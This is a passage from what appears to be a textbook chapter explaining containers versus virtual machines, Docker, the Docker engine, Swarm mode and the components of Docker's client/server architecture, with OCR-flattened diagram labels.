- Difficulty in selecting a platform to run containers
- Variations in service discovery (Proxy-based, DNS-based, etc.)



Containers Vs. Virtual Machines

- Virtualization is the ability to **run multiple operating systems on a single physical system** and share the underlying resources such as a server, storage device, or network
- Containers are placed on the top of one physical server and host operating system, and **share the operating system's kernel binaries and libraries**, thereby reducing the need for reproducing the OS

App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Guest OS
Guest OS
Guest OS
Hypervisor
Host Operating System
Infrastructure
Virtual Machines
App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Container Engine
Host Operating System
Infrastructure
Containers

Containers Vs. Virtual Machines

Virtualization is an essential technology that powers cloud computing. It provides the ability to run multiple OSs on a single physical system and share the underlying resources, such as servers, storage devices, or networks. Virtualization allows organizations to cut IT costs while enhancing the productivity, utilization, and flexibility of their existing computer hardware. Virtualization vendors include VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Traditionally, virtualization has emerged to facilitate application portability and optimization of cloud IT infrastructure. Yet, it has several disadvantages, such as slower performance owing to the heavy weight of virtual machines, portability issues, time consumption in IT resource provisioning. To resolve these issues, industries are adopting a containerization technology that provides application resources in the form of lightweight containers that run on a single operating system and makes the software/application run anywhere with scalable resources. Containers are placed on the top of a physical server and host operating system and share the system kernel binaries and libraries, reducing the need for reproducing the OS. Through containerization, the server can run multiple workloads using a single OS. Thus, containers are lightweight, only megabytes in size, and boot in seconds, contrary to VMs that take minutes to boot.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization
Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

Table 19.3: Virtual machines vs. containers




App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Guest OS
Guest OS
Guest OS
Hypervisor
Host Operating System
Infrastructure
Virtual Machines
App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Container Engine
Host Operating System
Infrastructure
Containers

Figure 19.19: Virtual machines vs. containers



What is Docker?

- Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the **form of containers**, to ensure that the application works in a seamless environment
- Docker provides a Platform-as-a-Service (PaaS) through **OS-level virtualization** and delivers containerized software packages

Docker Engine

Client
Docker CLI
Rest API
Server
Docker
daemon
Manages
Containers
Manages
Network
Manages
Images
Manages
Data
Volumes

Docker Architecture

Client
Docker Build
Docker Pull
Docker Run
Docker Host
DAEMON
Containers
Images
Registry
docker
Build
Pull
Run

What is Docker?

Docker is an open-source technology used for developing, packaging, and running applications. All Docker dependencies are in the form of containers to ensure that applications work in a seamless environment. Docker provides a PaaS through OS-level virtualization and delivers containerized software packages. This technology isolates applications from the underlying infrastructure for faster software delivery. The benefit of Docker is that when an application is packaged along with its dependencies into a Docker container, it can run in any environment. Furthermore, when developers build applications using Docker, they are assured that there will be no interference between them because Docker containers are isolated from each other and communicate via well-defined channels.

Docker Engine

The Docker engine is a client/server application installed on a host that allows to develop, deploy, and run applications using the following components:

- **Server**: It is a persistent back-end process, also known as a daemon process (dockerd command).
- **Rest API**: This API allows the communication and assignment of tasks to the daemon.
- **Client CLI**: It is the command-line interface used to communicate with the daemon and where various Docker commands are initiated.




Figure 19.20: Docker engine

Docker Swarm

The Docker engine supports the swarm mode that allows managing multiple Docker engines within the Docker platform. Docker CLI is used for creating a swarm, deploying an application to the swarm, and handling its activity or behavior.

The swarm mode enables administrators and developers to

- Communicate with containers and assign jobs to different containers
- Expand or reduce the number of containers based on the load
- Carry out a health check and handle the lifecycle of different containers
- Dispense failover and redundancy to continue a process even if node failure occurs
- Perform timely software updates to all containers

Docker Architecture

The Docker architecture employs a client/server model and consists of various components, such as the host, client, network, registry, and other storage units. The Docker client interacts with the Docker daemon, which develops, runs, and distributes the containers. The Daemon and Docker clients can carry out operations on the same host; alternatively, users can connect the Docker client to remote daemons. The communication between the Docker client and the Docker server daemon is established via REST API.

Discussed below are the various components of the Docker architecture:

- **Docker Daemon**: The Docker daemon (`dockerd`) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.
- **Docker Client**: It is the primary interface through which users communicate with Docker. When commands such as `docker run` are initiated, the client passes related commands to `dockerd`, which then executes them. Docker commands use the Docker API for communication.
- **Docker Registries**: Docker registries are locations where images are stored and pulled, and can be either private or public. Docker Cloud and Docker Hub are two popular

public registries. Docker Hub is a predefined location of Docker images, which can be used by all users.

- **Docker Objects**: Docker objects are used to assemble an application. The most important Docker objects are as follows:
  - **Images**: Images are used to store and deploy containers. They are read-only binary templates with instructions for container creation.
  - **Containers**: Application resources run inside the containers. A container is a runnable instance of an application image. Docker CLI or API is used to create, launch, stop, and destroy these containers.
  - **Services**: Services enable users to extend the number of containers across daemons, and together they serve as a swarm with several managers and workers. Each swarm member is a daemon, and all these daemons can interact with each other using Docker API.
  - **Networking**: It is a channel through which all isolated containers communicate.
  - **Volumes**: It is a storage where persisting data created by Docker and used by Docker containers are stored.

